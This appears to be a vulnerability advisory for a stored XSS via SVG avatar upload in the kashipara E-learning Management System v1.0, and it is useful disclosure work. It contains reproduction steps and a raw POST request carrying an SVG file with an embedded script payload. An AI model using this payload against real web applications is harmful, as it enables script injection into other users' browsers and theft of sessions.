Stored Cross Site Scripting (XSS) by file upload vulnerability was found in the /teacher_avatar.php page of the kashipara E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary java script via the filename parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/teacher_avatar.php
Affected Parameter	filename
Type	Stored XSS
Method	POST
Version	V1.0

Steps to Reproduce:


Step 1: Visit to login page and login with teacher credential.




Step 2: Upon login navigate profile and click on “Change Avatar”



Step 3: Upload a svg file contains xss payload code, and click on save.






Request to http://localhost:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open browser


Pretty Raw Hex

```
POST /lms/teacher_avatar.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------298111913115531436171792847601
Content-Length: 492
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/lms/teacher_backack.php
Cookie: PHPSESSID=a0metb6p5do4fa70f1807gach3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

-----------------------------298111913115531436171792847601
Content-Disposition: form-data; name="image"; filename="svg-xss.svg"
Content-Type: image/svg+xml

<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 500 500">
    <script>//<![CDATA[
        alert(document.domain)
    //]]>
    </script>
</svg>
                              -----------------------------298111913115531436171792847601
Content-Disposition: form-data; name="change"


-----------------------------298111913115531436171792847601--

```

Step 4: After uploading the svg file, Right click on 'Open Image in New Tab'.



Step 5: Now notice the provided xss payload is executed and stored on web server.



Mitigation/recommendations

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://portswigger.net/web-security/file-upload